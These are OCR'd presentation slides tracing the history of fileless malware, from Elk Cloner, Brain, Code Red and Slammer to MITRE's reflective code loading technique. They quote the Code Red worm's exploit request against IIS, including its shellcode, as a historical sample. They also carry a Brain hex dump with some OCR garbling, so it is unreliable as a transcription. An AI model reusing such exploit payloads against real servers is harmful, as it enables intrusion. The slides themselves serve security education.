
Exploits	Hardware	Execution or injection
• File-based (Type III: executable, Flash, Java, documents) • Network-based (Type I)	• Device-based (Type I: network card, hard disk) • CPU-based (Type I) • USB-based (Type I) • BIOS-based (Type I) • Hypervisor-based (Type I)	• File-based (Type III: executables, DLLs, LNK files, scheduled tasks) • Macro-based (Type III: Office documents) • Script-based (Type II: file, service, registry, WMI repo, shell) • Disk-based (Type II: Boot Record)

Source: https://www.microsoft.com/en-us/security/blog/2018/09/27/out-of-sight-but-not-invisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/

STAND WITH UKRAINE

History of fileless threat

1981 – *«Elk Cloner»*
Platform: Apple II
Description: made boot-sector infection of floppy-disc, rotation images, blinking text.
Displayed message:


```
ELK CLONER:

    THE PROGRAM WITH A PERSONALITY


IT WILL GET ON ALL YOUR DISKS
IT WILL INFILTRATE YOUR CHIPS
YES IT'S CLONER!

IT WILL STICK TO YOU LIKE GLUE
IT WILL MODIFY RAM TOO
SEND IN THE CLONER!
```

Source: https://arxiv.org/pdf/2007.15759.pdf

History of fileless threat


1986 – «*Brain*»

Platform: IBM PC

Goal: to gauge the level of piracy in Pakistan

Description: infecting a disc's boot sector and changing the disk name to '© Brain‘

Brain was the first “*stealth virus*” written by a 19 year old Pakistani programmer, Basit Farooq Alvi, and his brother Amjad



```
Displacement──────────── Hex codes ──────────────        ASCII value
0000(0000)  FA E9 4A 01 34 12 00 07 14 00 01 00 00 00 00 20   -0J04↕●╓0
0016(0010)  20 20 20 20 20 20 57 65 6C 63 6F 6D 65 20 74 6F         Welcome to
0032(0020)  20 74 68 65 20 44 75 6E 67 65 6F 6E 20 20 20 20    the Dungeon
0048(0030)  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0064(0040)  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0080(0050)  20 28 63 29 20 31 39 38 36 20 42 61 73 69 74 20   (c) 1986 Basit
0096(0060)  26 20 41 6D 6A 61 64 20 28 70 76 74 29 20 4C 74   & Amjad (pvt) Lt
0112(0070)  64 2E 20 20 20 20 20 20 20 20 20 20 20 20 20 20   d.
0128(0080)  20 42 52 41 49 4E 20 43 4F 4D 50 55 54 45 52 20   BRAIN COMPUTER
0144(0090)  53 45 52 56 49 43 45 53 2E 2E 37 33 30 20 4E 49   SERVICES.. 730 NI
0160(00A8)  5A 41 4D 20 42 4C 4F 43 4B 20 41 4C 4C 41 4D 41   ZAM BLOCK ALLAMA
0176(00B0)  20 49 51 42 41 4C 20 54 4F 57 4E 20 20 20 20 20   .IQBAL TOWN
0192(00C0)  20 20 20 20 20 20 20 20 20 20 20 4C 41 48 4F 52              LAHDR
0208(0BD0)  45 2D 50 41 4B 49 53 54 41 4E 2E 2E 50 48 4F 4E   E-PAKISTAN..PHJN
0224(00E0)  45 20 3A 34 33 30 37 39 31 2C 34 34 33 32 34 3B   E :430791,443248
0240(00F0)  2C 32 38 30 35 33 30 2E 20 20 20 20 20 20 20 20   ,280530.
```


Source: https://en.wikipedia.org/wiki/Brain_(computer_virus)

History of fileless threat

20 Aug 2001 – worm «CodeRed»

Launched a successful attack on the official website of the President of the USA (www.whitehouse.gov).

- Attacked Microsoft IIS Web Servers (MS01-033)
- Defacing: *"HELLO! Welcome to http://www.worm.com! Hacked By Chinese!"*
- Fileless technology was used. Worm's bytecode:



```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0
```

Source: https://en.wikipedia.org/wiki/Code_Red_(computer_worm)

History of fileless threat

Jan 2003– worm «Slammer/Sapphire»

- Used a vulnerability in the MS SQL Server MS SQL Server 2003 to spread. Using ports – 1433,1434.
- On penetrating machines did not copy itself on any disk, but simply remained in computer memory. It was infected more than 120 000 servers during 10 minutes.
- The worm was made possible by a software security vulnerability in SQL Server first reported by Microsoft on July 24, 2002.



Sat Jan 25 06:00:00 2003 (UTC) www.caida.org
Number of hosts infected with Slammer: 74, 855 Copyright © 2003 UC Regents

Figure 1. The geographical spread of Slammer in the 30 minutes after its release. The diameter of each circle is a function of the logarithm of the number of infected machines, so large circles

Source:https://en.wikipedia.org/wiki/SQL_Slammer

STAND WITH UKRAINE

Defense evasion (TA0005): Reflective Code Loading (T1620)

Adversaries may reflectively load code into a process in order to **conceal the execution of malicious payloads**. Reflective loading involves allocating then executing payloads directly within the memory of the process, vice creating a thread or process backed by a file path on disk. Reflectively loaded payloads may be compiled binaries, anonymous files (only present in RAM), or just snubs of **fileless executable code** (ex: position-independent shellcode).

Source: https://attack.mitre.org/tactics/TA0005/

MITRE | ATT&CK

STAND WITH UKRAINE

